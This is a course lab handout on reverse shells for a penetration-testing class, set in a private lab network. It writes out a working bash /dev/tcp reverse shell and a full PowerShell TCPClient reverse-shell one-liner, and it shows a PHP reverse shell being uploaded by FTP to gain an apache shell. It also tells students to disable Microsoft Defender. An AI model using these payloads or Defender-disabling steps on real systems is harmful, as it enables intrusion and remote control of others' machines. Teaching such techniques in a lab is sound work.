

Lab 8.2 - Reverse Shells

💡 A reverse shell occurs when we convince the target to connect to the attacker. This vastly simplifies command and control because firewall egress rules are nearly always more permissive than ingress rules. Even so, Windows 10 will present us with a problem.

In the spirit of living off the land, we will spend some time using target native tools (as opposed to uploading or installing nc on the target) to create a command and control channel between the target and kali. The "target" is not actually a pen testing target but just a generic Rocky 8.5 Linux server that we can practice on. Some exercises will leverage our previously exploited systems

Bash Reverse Shell on Linux

1. Login to sec335-rocky(10.0.17.200) from kali using ssh and your cyber.local credentials.
2. Determine your DHCP address for your kali vm's eth0
3. On Kali, Create a nc listener on 4449/tcp
4. On Rocky Use a native bash reverse shell to connect back to your listener
5. Interact with sec335-rocky over your kali nc session.

🔥 Spring 2023 use this login format 🔥


```
(chamuser@kali)-[~]  
$ ssh nymphadora.tonks@cyber.local@10.0.17.200  
nymphadora.tonks@cyber.local@10.0.17.200's password:
```

```
hermione.granger@sec335-rocky:~  
File Actions Edit View Help  
(chamuser@kali)-[~]  
$ ssh hermione.granger@cyber@10.0.17.200  
The authenticity of host '10.0.17.200 (10.0.17.200)' can't be est  
ED25519 key fingerprint is SHA256:vm4Xf1ERvkfL5fgCLNyzA5ZDU6wU8kK  
.  
This key is not known by any other names  
Are you sure you want to continue connecting (yes/no/[fingerprint  
Warning: Permanently added '10.0.17.200' (ED25519) to the list of  
.  
hermione.granger@cyber@10.0.17.200's password:  
Activate the web console with: systemctl enable --now cockpit.soc  
Last login: Mon Mar 7 11:26:13 2022 from 10.0.17.50  
[hermione.granger@sec335-rocky ~]$ /bin/bash -i >& /dev/tcp/10.0.  
17.129/4449 0>61  
(chamuser@kali)-[~]  
$ ip a  
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKN  
WN group default qlen 1000  
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
    inet 127.0.0.1/8 scope host lo  
        valid_lft forever preferred_lft forever  
    inet6 ::1/128 scope host  
        valid_lft forever preferred_lft forever  
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq stat  
e UP group default qlen 1000  
    link/ether 00:50:56:b3:84:97 brd ff:ff:ff:ff:ff:ff  
    inet 10.0.17.129/24 scope global dynamic nopre  
efixroute eth0  
        valid_lft 82214sec preferred_lft 82214sec  
    inet6 fe80::250:56ff:feb3:8497/64 scope link noprefixroute  
        valid_lft forever preferred_lft forever  
3: wg0: <POINTOPOINT,NOARP,UP,LOWER_UP> mtu 1420 qdisc noqueue st  
ate UNKNOWN group default qlen 1000  
    link/none  
    inet 10.0.99.118/24 scope global wg0  
        valid_lft forever preferred_lft forever  
(chamuser@kali)-[~]  
$ nc -nlvp 4449  
listening on [any] 4449 ...  
connect to [10.0.17.129] from (UNKNOWN) [10.0.17.200] 60240  
[hermione.granger@sec335-rocky ~]$
```

Updated 4/1/22


Traffic Analysis of bash reverse shell

Deliverable 1. Run wireshark, create a capture filter on 4449/tcp and capture a command or two entered through the nc session. Provide a screenshot showing the followed tcp stream, similar to the screenshot below.



Updated 4/1/22

Deliverable 2. Try this out on Pippin by leveraging an uploaded webshell or reverse shell on pippin to run a similar command to connect back to a listener. You may need to upload a small shell script to make this happen, particularly if you are using the simple-backdoor.php script. Provide a screenshot similar to the one below that shows you invoking the reverse shell on the target via curl or your web browser and catching the connection on your kali box.



The screenshot shows a web browser window at the top with the address bar displaying '10.0.5.25/upload/prs2.php'. Below the browser, a terminal window titled 'champuser@kali: ~/sec335/week8' is open. The terminal output shows an FTP session where the user connects to 10.0.5.25, logs in as 'anonymous', and uploads a file named 'prs2.php' to the 'upload' directory. After the upload is complete, the user exits the FTP session. Below the FTP session, the terminal shows a netcat listener on port 4449. It receives a connection from 10.0.5.25, and the user runs 'nc -nlvp 4449'. The terminal then displays system information for the connected host (Pippin) and the user runs 'whoami', which returns 'apache'.

```
10.0.5.25/upload/prs.php x +
10.0.5.25/upload/prs2.php
WARNING: Failed to daemonise. This is quite common and not fatal. Connection timed out (110)

champuser@kali: ~/sec335/week8
File Actions Edit View Help
Connected to 10.0.5.25.
220 (vsFTPd 3.0.2)
Name (10.0.5.25:champuser): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> bin
200 Switching to Binary mode.
ftp> cd upload
250 Directory successfully changed.
ftp> put prs2.php
local: prs2.php remote: prs2.php
229 Entering Extended Passive Mode (|||9719|).
150 Ok to send data.
100% |*****| 5493 37.41 MiB/s 00:00 ETA
226 Transfer complete.
5493 bytes sent in 00:00 (2.99 MiB/s)
ftp> exit
221 Goodbye.

(champuser@kali)-[~/sec335/week8]
$ nc -nlvp 4449
listening on [any] 4449 ...
connect to [10.0.99.118] from (UNKNOWN) [10.0.5.25] 47402
Linux pippin 3.10.0-1160.31.1.el7.x86_64 #1 SMP Thu Jun 10 13:32:12 UTC 2021 x86_64 x
86_64 x86_64 GNU/Linux
13:13:06 up 6 min, 0 users, load average: 0.00, 0.03, 0.03
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
uid=48(apache) gid=48(apache) groups=48(apache)
sh: no job control in this shell
sh-4.2$ whoami
whoami
apache
sh-4.2$
```

Updated 4/1/22

Challenge: Work with a teammate to send pippen reverse shells to one another so that one person invokes the reverse shell and the other person catches it with their nc listener.

Windows Powershell Reverse Shell

References

- <https://book.hacktricks.xyz/shells/shells/windows>

The following powershell code is run via **cmd.exe**. Change ATTACKERIP and ATTACKERPORT to the eth0 IP on kali and port you assigned to a nc listener.

```
powershell -c "$client = New-Object
System.Net.Sockets.TCPClient('ATTACKERIP',ATTACKERPORT); $stream =
$client.GetStream();[byte[]]$bytes = 0..65535|%{0}; while(($i =
$stream.Read($bytes, 0, $bytes.length)) -ne 0){;$data= (New-Object
-TypeName System.Text.ASCIIEncoding).GetString($bytes,0,$i);$sendback =
(iex $data 2>&1 | Out-String);$sendback2 = $sendback + 'PS ' + (pwd).Path +
'> ';$sendbyte =
([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$se
ndbyte.Length);$stream.Flush()};$client.Close()"
```


Microsoft Defender to the Rescue

Microsoft Defender is an outstanding antivirus platform and it knows we are up to no good, in order to progress with the example we will need to turn off AV protection. Figure out how to do this. We will need to consider Microsoft Defender and other host based protections in our penetration testing efforts.


```
C:\Users\champuser>powershell -c "$client = New-Object System.Net.Sockets.TCPClient('10.0.17.129',4449); $stream = $client
nt.GetStream();[byte[]]$bytes = 0..65535|%{0}; while(($i = $stream.Read($bytes, 0, $bytes.length)) -ne 0){;$data= (New-Ob
bject -TypeName System.Text.ASCIIEncoding).GetString($bytes,0,$i);$sendback = (iex $data 2>&1 | Out-String);$sendback2 =
$sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte
,0,$sendbyte.Length);$stream.Flush()};$client.Close()"
At line:1 char:1
+ $client = New-Object System.Net.Sockets.TCPClient('10.0.17.129',4449) ...
+ ~~~~~
This script contains malicious content and has been blocked by your antivirus software.
+ CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
+ FullyQualifiedErrorId : ScriptContainedMaliciousContent
```

Updated 4/1/22

Deliverable 3. Access your windows system on SEC335-WAN via remmina (so that you can copy paste). Provide a screenshot similar to the one below that shows the unsuccessful execution of powershell via cmd.exe followed by the successful reverse shell after you figure out how to turn off Windows Defender.



Deliverable 4. Hit the internet, see if you can create a python2,3 or php reverse shell on any of the linux targets. Provide a screenshot similar to the one below as well as the full text of the command used and the results of the id command invoked on the rocky through the reverse shell.



Updated 4/1/22

Deliverable 5. Create a technical journal entry about reverse shells. Make sure to document all the techniques you used in this lab as well as any reflections on areas you were unclear about or wish to pursue further. Provide a link to this entry and one to your reflections if covered on another page. Make sure to document how to turn off or hamstring Windows Defender. This is best done in powershell.